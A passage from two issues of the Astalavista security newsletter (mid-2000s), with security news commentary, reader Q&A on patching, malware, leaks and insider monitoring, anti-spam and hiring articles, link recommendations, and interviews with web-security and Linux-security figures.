Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] **Site of the month**

GData : An Online MD5 Hash Database

Database currently contains **12,291,785** unique entries.

http://www.gdataonline.com/

[07] **Tool of the month**

BiDiBLAH – An Automated Assessment Tool

Find more about the tool at :

http://www.sensepost.com/research/bidiblah/what_is_bidiblah.pdf

Get it at :

http://www.astalavista.com/index.php?section=directory&linkid=4835

[08] **Paper of the month**

How to build your Business with open-source

Think high-priced commercial software is your only option? Don't be so sure. Free alternatives are available in a wide range of enterprise software categories, including some that may surprise you.

http://www.astalavista.com/index.php?section=directory&linkid=4869

[09] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : Hi folks at Astalavista!! Amazing work from your team when it

comes to real security or hacking content, keep up the good work and don't get caught! I've been recently confronted with the difficult task to keep myself up-to-date with the latest patches released given the many software programs that I use. Reading through various publications I have come to believe that patching is indeed quite important and no firewall can protect me against an unpatched system.

Answer : A little bit of common sense and a couple of publications can come handy in your case, as a matter of fact we've decided to feature this question due to the many other similar ones we keep on getting – all about patching. As far as "getting caught" is concerned – I honestly believe the only thing we could "get caught" about is bringing one of the most resourceful security portals to the world for free..

Patching is essential for keeping yourself safe out of associated vulnerabilities, Whereas a 0-day exploit cannot be taken care of patches since it's still unknown. What you should keep in mind is that patching has proven useful to protecting against any kind of vulnerabilities and worms – given that the patch has been applied. Whenever you use certain software, you will usually find security and patch updates on its site, even better, the majority of sites often provide you with a free alert based service, usually through a newsletter. As you've already stated that you're a Windows user – keep an eye at Microsoft's TechNet and especially the security bulletins :

http://technet.microsoft.com/default.aspx

Windows Update will also take care of quite a few issues whenever such arise :

http://windowsupdate.microsoft.com/

Consider also keeping an eye on the following, which provide great filtering features so you will get the results you need :

Bugtraq - http://www.securityfocus.com/archive/1
X-Force Database - http://xforce.iss.net/xforce/search.php
SecurityTracker - http://www.securitytracker.com/
SecuriTeam - http://www.securiteam.com/
FrSIRT - http://www.frsirt.com/english/
CVE - http://www.cve.mitre.org/

Question : Managing an SMB with couple of hundred workstations causes a lot of trouble when fighting viruses and all the pests my employees download or somehow get infected with. I wanted to ask you for any other particular recommendation besides having anti-virus scanners on every computer – it's still causing a lot of troubles.

Answer : There are quite a lot of factors contributing to these problems, for instance, are you aware how many of the anti-virus scanners are actually active, are they constantly updated, both signatures and patches for the software itself, do you keep a track of what's been infecting your organization so that you would be able to develop a strategy specifically for your type of users? What you should consider is that patching workstations is very important when it comes to exploits-based web sites and that application based firewalls are a must have,

besides having a server based and host based anti-virus solution. Keep an eye on users bringing laptops inside the network and make sure your system administrator would be on alert for infected PCs so that these would be blocked Backups(data,system) are also a must have, as even though today's malware isn't as destructive as it used to be, you will definitely face a situation with lost data, or totally messed up configurations. Above all – educate them on the most common malware attack patterns.

Question : I have been recently doing a research on the abuse of Port 80 from an enthusiast's point of view. What bothers me is the fact that whatever I do I simply cannot control the use/abuse of this port, as this is the port my and pretty much every other public server operates on. Add some dynamic content, sophisticated databases and all my other security measures, even my ISPs one become useless. How to deal with this problem?

Answer : Web based vulnerabilities are attracting a lot of attention from malicious attackers, mainly because of the reasons you mentioned – easy to execute, but with devastating consequences if successful. Based on the profile of your site(I assume it's a low one), it would be more cost-effective to put in action a web vulnerabilities scanning tool or get help from a professional consultant/auditor with experience in web application vulnerabilities.

On the other hand, looking at web server logs, and with the right IDS Configuration (can again be abused of course) will provide you with a surprisingly relevant information on how often, and to what extent your web security is being attacked – it will motivate you even more on securing it.

Check out http://www.owasp.org on the other hand, it will provide you with a lot of info!!

[10] Astalavista Security Toolbox DVD v2.0 - what's inside?

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[11] Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **Security in the enterprise** – **HR Management -**

This brief article will provide a company's manager with a discussion on the benefits, problems and recommendations when it comes to attracting and utilizing the workforce, or the blood that goes through the veins of your organization, not only when it comes to security, but to its long-term prosperity as well.

As the information security industry is steadily growing, there're a countless number of opportunities in each and every of its sectors, code auditors, malware analysts, consultants, auditors, and many more. A great number of standardization oriented institutions and entities have been established to provide best practices about the education and training of the workforce. Managers are still conveniently looking for all-in-one solution to securing their enterprise, even worse, thinking that's it's a one time investment, whereas trying to capitalize on the benefits of today's E-commerce technologies.

Finding the right candidate for the right job is always a tricky job, what is "right" anyway? Are you an organization on the level of survival, profitability or perhaps innovation? The three of these and other stages will greatly reflect the way you hire, with an "filling the positions" mode of thinking, or talent scouting approach, if any.

Some of the most common obstacles to HR management in the enterprise I'm aware of are the **technical wizards versus the strategical thinkers conflicts**. The benefits of having these are obvious, the technical wizards will do code miracles, whereas they will lack the strategical/business, perhaps pragmatic mode of thinking. On the other hand the strategical thinkers wouldn't be able to technically execute an idea. Whenever hiring make sure each of these individuals possess some of the other one's qualities, or consider taking care of the productive interaction between such individuals, otherwise you will face a situation like where an engineer in love with his creation or sophistication cannot communicate with a marketer or product manager trying to convince him/her that there are better, time-effective, and market-driven basis for developing or postponing an idea.

Lack of incentives will also result in a total stagnation of your workforce, and in security, folks, vision and dental insurances just doesn't fit in. InfoSec experts want to be valued, respected and most importantly given the necessary credit for the realization of any project, free conferences tickets, asking for major decision-making idea and comments, the opportunity to participate in an impact-driven project, and not another product/service extension.

Another common problem that I have encountered is the promotion of **inside-the-box thinking culture**, namely following procedures, company hierarchy and too

much bureaucracy, seek open spaces, comments and actually takes these into consideration, promote diversity!

Possible solutions to any of these might be to outsource these tasks to an External company, such a managed security services provider who will take the bulk out of managing a security infrastructure and motivating/taking care of employees. In case you want to take an indirect approach when dealing with such problems, you can consider trying to find the most talented and exception individuals, but how? Don't go and search out for them, let THEM search for you, through professional and socially-oriented security initiatives your company will establish itself as the number one choice for a future employer, thus easily attract outstanding people from everywhere.

As far as spotting the right candidate is concerned, yes, experience is a must, but don't go for the usual "at least 3 years experience" requirement for an exceptional and just graduated candidate. Look for passion for work, self-starters usually go beyond the required tasks, and most importantly, **don't try to cultivate them – empower them!**

An organization's HR in the security industry, and not only, is perhaps the most valuable investment that a wise and visionary manager can make; stick to the people not to the numbers and in the long-term you'll have both the "numbers" and the people's respect, highlighting yet another important fact – if you're to build a business with an exit strategy – don't even start it, be a company that's "here to stay!".

[12] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- **Today's security trends – practical tips for your security – Part 2** -

This article will deal with today's major security issues from an end user's point of view and would not only reveal their importance, but also provide the reader with recommendations on how to deal with them.

1. Identity theft

Make sure you protect your sensitive information and do not store sensitive or complete package of info regarding your identity or financial abilities, both offline and online. The more it takes to locate your PIN and your credit card the harder it would be to get these stolen. Try to stay spyware and malware free, and constantly monitor your online financial activities. Shred any confidential information and don't just throw it away, it could be abused. Make sure you have the latest version of your browser, and consider a bank that promotes the use of alternatives to Internet Explorer a security-conscious one. Think twice and always be suspicious whenever doing E-banking, and do not ever follow direct links from emails pretending to be a bank, any bank whatsoever.

2. Social engineering attacks

Keep in mind, that each and every communication over the Internet can be sniffed, and that anonymity online simply does not exist. Something else to consider is that whenever you use the Internet, certain leads are always there, and be suspicious in case someone starts pointing them out in a direct or an indirect way. Don't be naïve, and try to "sense" is the person on the other side of the communication indeed the one you're talking to. As far as social engineering attacks are concerned, these are present everywhere, phishing, malware infected emails, so watch out, and don't everything you receive in your mailbox way too personally! Don't be so talkative to strangers, and consider strangers even people you've met weeks ago online, have respect for your privacy and as they say "anything that you say may be used against you" fully applies in this situation.

3. Malware

Consider avoiding the download of programs from sites whose origin is unknown, and always try to locate the associated program with the help of Google, thus getting a better picture of how eligible it really is. Avoid directly opening attachments even from known people and try to spot anything that seems unusual in your communication. Never trust a programs icon for whatsoever reason, as these are easily changed. Don't accept tricky programs and hot tools from strangers over IM networks, IRC etc.

4. Wireless networks/nodes

Perhaps rather common sense, but consider turning off your equipment when you don't use it , make sure default passwords and logins are removed, ensure the strongest level of encryption is in use, as well as that a firewall or wireless nodes monitor is active, so that in case you notice someone else is connecting through your network, you would be able to take measures, namely block them, or improve your knowledge on how they managed to do it(pretty easy though). Make sure you often change your WEP encryption keys and that they're as long as possible.

Best of all, check out the following collection of vulnerabilities :

http://new.remote-exploit.org/index.php/Wlan_defaults

[13] **Meet the Security Scene**

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Robert** from **CGISecurity.com**

Your comments are welcome at security@astalavista.net

Interview with Robert, http://www.cgisecurity.com/

Astalavista : Hi Robert, would you, please, introduce yourself to our readers and share some info about your profession and experience in the industry?

Robert : I first started to get interested in the hacker/security aspect of computers in the 90's in high school where I had my first brush with a non 'windows/mac system' called 'VMS' (a VAX/VMS system to be exact). A yearlater I *finally* got access to an internet connection and to my amazement discovered that it was possible to break into a website with nothing more than your browser which was something I found to be rather interesting. This *interest* grew into a website I originally hosted on xoom (some free hoster I forget which :) that later became CGISecurity.com in September of 2000 where I've published numerous articles and white papers pertaining to website security.

In 2003 I 'sold out' (get paid to do what you'd do for free) and was hired to perform R&D and QA on a Web Application Security Product where I am to this day. In 2004 I Co Founded 'The Web Application Security Consortium' (**http://www.webappsec.org**) with Jeremiah Grossman (**http://www.whitehatsec.com**) to provide an outlet for some projects that multiple people we knew where interested in participating in. A year later I created 'The Web Security Mailing List' (**http://www.webappsec.org/lists/websecurity/**) as a forum where people can freely discuss all aspects of Web Security where I am currently the lead list moderator.

Astalavista : Recently, there's been a growing trend towards the use of automated code auditing/exploitation tools in web applications security. Do you believe automation in this particular case gives a false sense of security, and provides managers with point'n'click efficiency, compared to a structured and an in-depth approach from a consultant?

Robert : Scanners provide a good baseline of the common types of issues that exist but are not magic bullets. It shouldn't come to a surprise to you but many of these consultants use these automated scanning tools (Both freeware and commercial) in conjunction with manual review and simply verify the results. The skill of the person using any specialized product greatly impacts the end result. Someone with a good security understanding can save immense amounts of time by using such an automated product. If your organization doesn't have a 'security guy' then a consultant may be the best solution for you.

Astalavista : Phishers are indeed taking a large portion of today's e-commerce flow. Do you believe corporations are greatly contributing to the epidemic, by not taking web security seriously enough to ensure their web sites aren't vulnerable to attacks in favour of online scammers?

Robert : Phishing doesn't *require* that a website be vulnerable to anything it just simply requires a look alike site exploiting a users lack of security education and/or patches. I wouldn't say they are contributing towards it, but I do think that educating your user (as best as you can)

is a requirement that should be in place at any online organization.

Astalavista : What are you comments on the future use of web application worms, compared to today's botnets/scams oriented malware? What are the opportunities and how do you picture their potential/use in the upcoming future?

Robert : In 2005 we saw a rise in the use of search engines to 'data mine' Vulnerable and/or suspect hosts. Some of the larger search engines are starting to put measures in place such as daily request limitations, CAPTCHA's, and string filtering to help slow down the issue. While these efforts are noteworthy they are not going to be able to prevent *all* malicious uses a search engine allows. I think the future 'web worms' will borrow methodologies from security scanners created to discover new vulnerabilities that will have no patches available. While the downside of this is to slow infection rates and lots of noise, the upside is infecting machines with no vendor supplied patch available because the 'vendor' may be a consultant or ex employee who is no longer available.

Worms such as Nimda infected both the server and its visitors making it highly effective and I expect this user/server trend to increase in the future. I also suspect a switch towards 'data mining' worms, that is worms that are trying to steal useful data. Modern day versions of these worms steal cd keys to games and operating systems. The use of worms to seek and steal data from a server environment, or user machine is only going to grow as credit card and identity theft continue to grow.

While investigating a break-in into a friends ISP I discovered the use of a shopping cart 'kit' left behind by the attacker. This kit contained roughly 8 popular online shopping carts that where modified to grab copies of a customers order, a 'shopping cart rootkit' if you will. I suspect some type of automation of either auto backdooring of popular software or uploading modified copies to start creeping its way into future web worms.

In 2002 I wrote an article titled 'Anatomy of the web application worm' (**http://www.cgisecurity.com/articles/worms.shtml**) describing some of these 'new' threats that web application worms may bring to us.

Astalavista : Is the multitude and availability of open-source or freeware web application exploitation tools benefiting the industry, resulting in constant abuse of web servers worldwide, or actually making the situation even worse for the still catching up corporations given the overall web applications abuse?

Robert : This entirely depends on the 'product'. There are tools that allow you to verify if a host is vulnerable without actually exploiting it which I consider to be a good thing while some of these 'point and root' tools are not helping out as many people as they are hurting. In the past few years a shift has started involving 'full disclosure' where people are deciding not to release ./hack friendly exploits but are instead releasing 'just enough detail' for someone to verify it. This 'shift' is something that I fully support.

Astalavista : CGISecurity.com has been around for quite a few years. What are your plans for future projects regarding web security, and is it that you feel the industry is lacking right now - awareness, capabilities or incentives to deal with the problem?

Robert : Actually September 14th will be the 5th year anniversary of **CGISecurity.com**. Right now I'm heavily involved in 'The Web Application Security Consortium' where we have numerous projects underway to provide documentation, education, and guides for users. I plan on expanding CGISecurity into a one stop shop for all 'web security' related documentation where you can (hopefully) find just about anything you could ever need.

To answer the second part of your question I'd say all three with awareness (education) being the biggest problem. One of the things that the industry hasn't 'gotten' yet (in my opinion) is security review throughout an application's lifecycle. Sure developers are starting to take 'secure development' more seriously but as many of your readers know deadlines hamper good intentions and often temporary solutions (if at all) are put in place to make something work in time for release. This is why we need security review during all phases of the cycle not just during development and post production. I think that a much overlooked aspect of the development cycle is Quality Assurance. QA's job is to ensure that a product works according to requirements, identify as many pre release (and post release) bugs as possible, and to think about ways to break the product. I think that more companies need to implement 'QA security testing' as a release requirement as well as train their testers to have a deeper understanding of these 'bugs' that they've been discovering. You've heard the term 'security in layers' so why can't this process be implemented throughout most development cycles? Developers get busy and may overlook something in the rush to meet the release date which is why (before release) they need someone double checking their work (QA) before it goes production.

Astalavista : In conclusion, I would like to ask you what is your opinion of the Astalavista.com's web site and, in particular, our security newsletter?

Robert : I first discovered astalavista in my 'referrer' logs when it linked to one of my articles. Since then I've been visiting on and off for a few years and only recently discovered the newsletter which I think is a great resource for those unable to keep up with all the news sites, and mailing list postings.

[14] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

RobotsTXT.org

-

http://www.robotstxt.org/wc/active.html

The most comprehensive and well-sorted achive of web robots sorted by name, type, contact details etc.

-
AV-Comparatives.org
-
http://www.av-comparatives.org/

On this site you will find independent comparatives of Anti-Virus software.

-
NeedScripts.com
-
http://www.needscripts.com/

The one stop web development resource with over 30,786 resources and growing.

-
Owasp.org
-
http://www.owasp.org/

The Open Web Application Security Project (OWASP) is dedicated to finding and fighting the causes of insecure software. Our open source projects and local chapters produce free, unbiased, open-source documentation, tools, and standards.

-
I-Hacked.com
-
http://i-hacked.com/

Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

[15] **Final Words**

Dear readers,

Thank for going though issue 20 of the Astalavista Security newsletter, or though your favourite sections only!

We value and read each of your comments/suggestions. Please, share your impressions – positive or negative, they will be highly appreciated.

Till next issue of the **Astalavista.com's Security Newsletter**!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 11 2 December 2004   -|
|- http://www.astalavista.com   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Welcome to Issue 11 of Astalavista's Security Newsletter! In this edition we have covered the most
significantsecurity events during November;we featured two articles, concerning both corporate and

home users on how to effectively deal with spam;we also chatted with Dave Wreski from
LinuxSecurity.com on various emerging security topics.

Astalavista Banner Contest - 2004 is now live, more information is available at:

http://www.astalavista.com/index.php?page=107

Enjoy your time, holidays are coming :)

Astalavista's Security Newsletter is mirrored at:

http://packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://astalavista.com/index.php?page=55

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and
implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the
month, a centralized section that contains our personal comments on the issue discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[ONLINE FRAUD TUTORIALS...FROM THE SECRET SERVICE?]

As a jaunty flourish in its high-profile roundup of fraudsters and forgers last
Thursday, the agency took over Shadowcrew.com, a New Jersey-based online crime bazaar
that sits at the center of the government's "Operation Firewall" investigation.
Officials locked out the user accounts and swapped in a new front page featuring a Secret Service
banner, an image of a prison cell, and a list of federal charges against some site members.

More information can be found at:

http://securityfocus.com/news/9866
http://www.shadowcrew.com/

Astalavista's comments:

The Secret Service's "deface" of the group's site simply sends out a message to a very large and
malicious audience, the group's other members, given the fact that the investigation itself must have taken a great deal of coordination and resources.

I wonder how many groups like this are still active, and how many are to come having in
mind the rise of phishing and id thefts,?

[ALLEGED DDOS KINGPIN JOINS MOST WANTED LIST]

The fugitive Massachusetts businessman charged in the first criminal case to arise from an
alleged DDoS-for-hire scheme has appeared on an FBI most wanted list, while the five men accused
of carrying out his will are headed for federal court.

More information can be found at:

http://securityfocus.com/news/9870
http://www.fbi.gov/mostwant/alert/echouafni.htm

Astalavista's comments:

Why is the government going after such a small fish with green bucks after all - probably because of the
good publicy, but this is not the best way to send a message for potential DDoS-for-hire schemes
since the people behind these attacks are still out there, building zombie networks,
underground economics, DDoS and phishing services on demand.

[CISCO FIREWALL SOURCE CODE IS FOR SALE]

A group describing itself as the Source Code Club (SCC) has offered to sell source code for
Cisco's Pix proprietary security firewall software to any taker for $24,000. In a note posted on a
Usenet newsgroup, the group also said that it would also make available other, unnamed source code to
those who paid.

More information can be found at:

http://nwc.networkingpipeline.com/shared/article/showArticle.jhtml?articleId=51202557

Astalavista's comments:

Although Cisco have had quite a lot of source code leakeges recently, I doubt whether this is a serious
one, or perhaps the folks behind it are desperately looking for cash. Cisco, as the world's most
established networking company, should put more efforts into safeguarding its source code.
News reports like these make a mockery of the company's image.

[TROJAN HORSE TARGETS MOBILE PHONES]

A new Trojan horse that sends unauthorized spam to mobile phones via sms has been detected by anti-virus
authority Sophos, marking a new trend in the convergence of viruses and mass-mail attacks.

The Troj/Delf-HA Trojan horse infects a PC, then downloads instructions on which spam campaign to
launch from a Russian telecom Web site, according to Gregg Mastoras, senior security analyst at Sophos.
It can plague owners of cell phones by sending them unsolicited junk text messages
over the carrier's network.

More information can be found at:

http://wireless.newsfactor.com/story.xhtml?story_title=Trojan-Horse-Targets-Mobile-Phones&story_id=28307

Astalavista's comments:

Welcome to the new borne world of mobile viruses, mobile spam, and with the number of banks doing
banking over mobiles, mobile phishing attacks are soon to appear as well. A couple of interesting papers
for you to read on the topic are available at:

http://www.sourceo2.com/NR/rdonlyres/ehunutobhlesv6szirdn2sd4ltxg7vkbhuh2ak4ziznoe4xgk3ezbsfdxlhi7i76zlsik5ujllbf4tetdzzw7vqajwb/CabirWormInfo.pdf
http://www.astalavista.com/index.php?section=dir&cmd=file&id=2315
http://www.astalavista.com/index.php?section=dir&cmd=file&id=1586

[NEW MYDOOM ATTACKS MAY SIGNAL 'ZERO DAY']

The newest version of the MyDoom worm now circulating suggests to security experts that the much-anticipated
"Zero Day attack" may have arrived. Zero Day refers to an exploit, either a worm or a virus, that arrives on the
heels of, or even before, the public announcement of a vulnerability in a computer system. This new MyDoom appeared
only two days after a security flaw in Windows IE was made public, according to reports.

More information can be found at:

http://www.pcworld.com/news/article/0,aid,118580,00.asp

Astalavista's comments:

Slaves of the botnets?! Yes we are, the whole industry is. They fill every security gap,
they make patching pointless, they update and fully load each other whenever a
public or Zero Day exploit is found, thus creating yet another news story and a couple of thousands new zombies by the time administrators respond.

Further reading:

http://www.columbia.edu/~medina/docs/resnet/medina-resnet2004.pdf
http://www.sfbay-infragard.org/SUMMER2004/Botnets_Botherds-1.pdf

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is
to provide you with direct links to various white papers covering many aspects of Information Security.
These white papers are defined as a "must read" for everyone interested in deepening his/her
knowledge in the Security field. The section will keep on growing with every new issue.
Your comments and suggestions about the section are welcome at security@astalavista.net

" PGP 101 - GETTING, INSTALLING, AND USING PGP FREEWARE "

A tutorial on PGP for the complete beginner, screenshots included as well

http://www.astalavista.com/?section=dir&act=dnd&id=3190

" VTRACE 0.1 "

Tool for visual tracert, shows the geographical location of a certain host

http://www.astalavista.com/?section=dir&act=dnd&id=3187

" EXPLOIT MITIGATION TECHNIQUES - PRESENTATION "

Various exploit mitigation techniques revealed

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3151

" NET TOOLS 3.1 "

Over 70 network/security tools application, recommended!

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3163

" APPRECON - APPLICATIONS IDENTIFICATION "

AppRecon is a small java tool that tries to identify
applications by sending appropriate discovery broadcast packets.

http://www.astalavista.com/?section=dir&act=dnd&id=3214

04. Site of the month
---

http://www.futurewar.net/

FutureWar.net is a site dedicated to provide its visitors with quality and extensive
information on various information warfare issues.

05. Tool of the month

Vodka-tonic - cryptography-steganography hybrid tool

Vodka-tonic is a cryptography-steganography hybrid
tool. It a three level security system for paranoid people.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3181

06. Paper of the month

Wireless devices vulnerability list

Info on default settings and related vulnerabilities

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3218

07. Free Security Consultation

Have you ever had a Security related question but you
weren't sure where to direct it to? This is what the "Free Security
Consultation" section was created for. Due to the high number of
Security-related e-mails we
keep getting on a daily basis, we have decided to initiate a service,
free of charge. Whenever you have a Security related question, you are
advised to
direct it to us, and within 48 hours you will receive a qualified
response from one
of our Security experts. The questions we consider most interesting and
useful
will be published at the section. Neither your e-mail, nor your name will
be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are
doing our best
to respond as soon as possible and provide you with an accurate answer to
your questions.

Question: Hello, Astalavista. I'm an IT manager for a small U.S based IT
solutions company. We have recently
found out that we have had sensitive information leaked out from our
webserver to Google. By the time
we removed it, there had been numerous downloads of the file. Although
it's now gone from our server, Google
still keeps a cache of it, any thoughts on this issues would be greatly
appreciated from you, guys?

Answer: Thanks for the email. The power of Google has created an entirely
new group of malicious users - the
google hackers, namely individuals locating sensitive data, exploiting
services and servers with the help of Google.
It will take a while, up to a week and a half based on previous removal
procedures I took care of; after that the
file will be gone from Google's cache as well. There're a couple of
things you can do ; keep the file but with wrong

information.Thus you'll be able to misinform or detect competitors trying to locate sensitive data; the most important
thing is to have a word with the person responsible for all web servers, and make him/her take advantage of robots.txt
approaches, so that you can protect your entire web infrastructure, and keep the sensitive files/directories out of Google.

More info is available at Google's site:

http://www.google.com/remove.html

Question: A network attack of some kind was recently responsible for shutting down the connection between
our branches in two different cities; we weren't able to detect a DDoS attack, nor was our ISP able to detect anything
unusual. We have started an investigation - any ideas on what happened would be appreciated?

Answer: Thanks for the extensive email and your request for advice on this issue. From what I've read
it sounds like either an insider had knowledge of critical infrastructure and the physical insecurities around it, or an
application level DoS attack simply shut down these vital servers. I would recommend you make sure that the servers aren't
compromised by the use of integrity checkers, since you alredy have them in place, and pay attention to a possible insider
treat. I'm sure if you look deeper, you will be able to clarify what happened.

A useful paper on Application level DoS attacks can be found at:

http://www.corsaire.com/white-papers/040405-application-level-dos-attacks.pdf

Another useful article on insiders can be found at:

http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci906437,00.html

---
Question: Hi, folks at Astalavista.com. Congratulations on the security resource you've been providing me with for the past
several years. It helped me achieve a lot in my ITSec career. I wanted to request additional opinion on an issue that has
been bothering me for a very long time. It's not that I don't trust the people that I employ, I do, since trust is
vital, but how do I protect from insiders, so taht the company does not turn into a commercial BigBrother :)

Answer: Depends on what you're doing and how sensitive it is. You might need to turn your enterprise into a
BigBrother to a certain extent. Staff monitoring is a hot and complicated topic given the different laws and regulations
across the globe. Most of all, staff monitoring should act as an enformecement tool when implementing your company's
security policy; otherwise the amount of information gathered could be abused to a great extent. Your employees aren't

watched, there're just monitored - this is the feeling that your monitoring program should represent and enforce.

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- Company's best practices on anti-spam prevention -

Spam represents one of the biggest threats to our business and personal email communication. Every day millions of spam messages are sent, a couple of hundred people are lured into the ads, several thousand think they've removed themselves on the mail servers - a certain loss of productivity when employees are constantly bothered by spam. In this issue we have decided to provide company or IT managers with practical tips on how to deal with the problem.

The problems with mail server bandwidth

Given the different sizes of organizations and the publicity of their emails, the unecessary flood of daily spam can cause additional, sometimes above the average bandwidth costs to an organization. It can contribute to the certain delays in processing emails as well.

The problems with loss of productivity

The flood of spam targeting your employees can result in significant loss of productivity; everyone has to manually go through the spam and delete it. Employees' mode of thinking is that they believe the company has better anti-spam filters than the ones they have at their free web based or ISP mail accounts; this is why they often use these emails on public forums etc.

Practices to safeguard the company's infrastructure

- the anti-email exposure policies
Your company has to develop and closely monitor the enforcement of an anti-email exposure policy, namely that the company's email accounts shouldn't be used at public www boards, mailing lists etc. If enforced successfully, this might significantly limit the amount of spam towards your mail servers.

- the use of web forms
The use of web forms instead of plain info@example.com emails is strongly recommended. Yes it's very convinient for a customer to reach you, the same goes out about the spammer as well. Beside all, users don't mind filling out web forms.

- the use of cost-effective open-source solutions
The Spam Assassin Project (http://spamassassin.apache.org/) is one of the most effective anti-spam approaches I have used so far, besides developing an effective white listing model. It works perfectly well even on a high bandwidth server processing thousands of mails daily.

09. Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- How to effectively fight spam - practical tips -

How many messages did you got today? I got 14 even though I've thought there's a spam protection in place. The truth is that spammers are getting smart - they're not using our own computers once breached to distribute spam. Yes this is right - you might be actually sending all that spam to yourself and your friends even without knowing it. This article will provide you with practical tips on how to deal with spam and avoid the most general mistakes.

How spammers harvest your emails

- from public web forums or places where your email is in plain text like you@yahoo.com
- from fake mailing lists and sites created with the idea to gather as much emails as possible

How to protect your email

- have a couple of emails, one for personal reasons, other for business, and yet another one to give out for mailing lists and web site submissions, so you can be sure if there're unetchical activities behind the site you'll be able to find that very easily

- Read your email offline. As a large number of spammers no longer require you to reply or somehow interact with the message, once you open it, it sends back a confirmation so your email is now known as an active one, meaning you'll get even more spam.

- Never reply to a spammer or try to manualy remove yourself from the list, simply because this is just another way to confirm that your email is real and active.

- Whenever posting your email somewhere, make sure it is in the following form, thus protecting against spam harvesters: you@yahoo.com would be you AT yahoo DOT com or you [at] yahoo.com.

A recommended article that will give you more details on how to protect yourself can be downloaded at:

http://www.astalavista.com/?section=dir&act=dnd&id=3194

10. Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a great deal of
useful information through this section. In this issue we have interviewed Dave Wreski from LinuxSecurity.com

Your comments are welcome at security@astalavista.net

Interview with Dave Wreski,
http://www.linuxsecurity.com/

Astalavista: Dave, tell us something more about your background in the InfoSec
industry and what is LinuxSecurity.com all about?

Dave: I have been a long-time Linux enthusiast, using it before version v1.0
on my 386DX40 home PC, which prompted me to dump Windows shortly thereafter and I've never looked back.
In early 1993 I began to realize the tremendous value that Linux could bring to the security issues I was facing.
I found the decisions I was making, with regard to managing computer systems, were more and more
based on the impact security had on the data residing on those systems. It's certainly more challenging to
keep the bad guys out than it is the other way round - the bad guys have to only be right
once, while the good guys have to always make the right decisions. So I created a
company to help ensure the good guys had the tools necessary to make the most effective options to keep
their networks secure.

The void in comprehensive information on security in the Linux space was the primary reason I started LinuxSecurity.com in
1996. Since then, we have seen millions of visitors make it their primary information resource. In fact, we're completely revamping the site with new features, greater functionality and
a whole new look -launching December 1st.

Astalavista: What was the most important trend in the open-source security
scene during the last couple of years,in your opinion?

Dave: Actually, there have been so many that it's difficult to focus on any one in particular. Certainly, the adoption of open
standards by many vendors and organizations makes it much easier to communicate between disparate systems securely. The maturity of
